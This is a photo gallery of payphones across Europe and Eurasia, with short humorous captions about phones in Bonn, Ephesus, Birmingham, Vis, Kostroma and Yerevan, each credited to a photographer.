
Eurasian Payphones



Germany. Is it a phone or an art piece? It's hard to tell. This one was seen in Bonn.


Photo by Jason Lenny

Eurasian Payphones



Turkey. Spotted in Ephesus, this instrument of the former state-owned company is now run by a Saudi enterprise.
Photo by Allison Smith


Eurasian Payphones



United Kingdom. In Birmingham, it’s customary to leave the receiver dangling.

Photo by Richard Bailey


Eurasian Payphones



Croatia. This was found on the island of Vis. We're told the receiver possibly still works if you're a robot with the correct interface in your head.

Photo by Richard Hanisch


Payphones of Europe



Russia. This ancient relic was spotted in Kostroma and has clearly seen a lot of history. It may not be sleek but it's certainly rugged.

Photo by Steve A


Payphones of Europe



Armenia. Seen in Yerevan, this phone is certainly sleek but perhaps not so rugged. It's operated by the Russian company Beeline.

Photo by Simon Powell

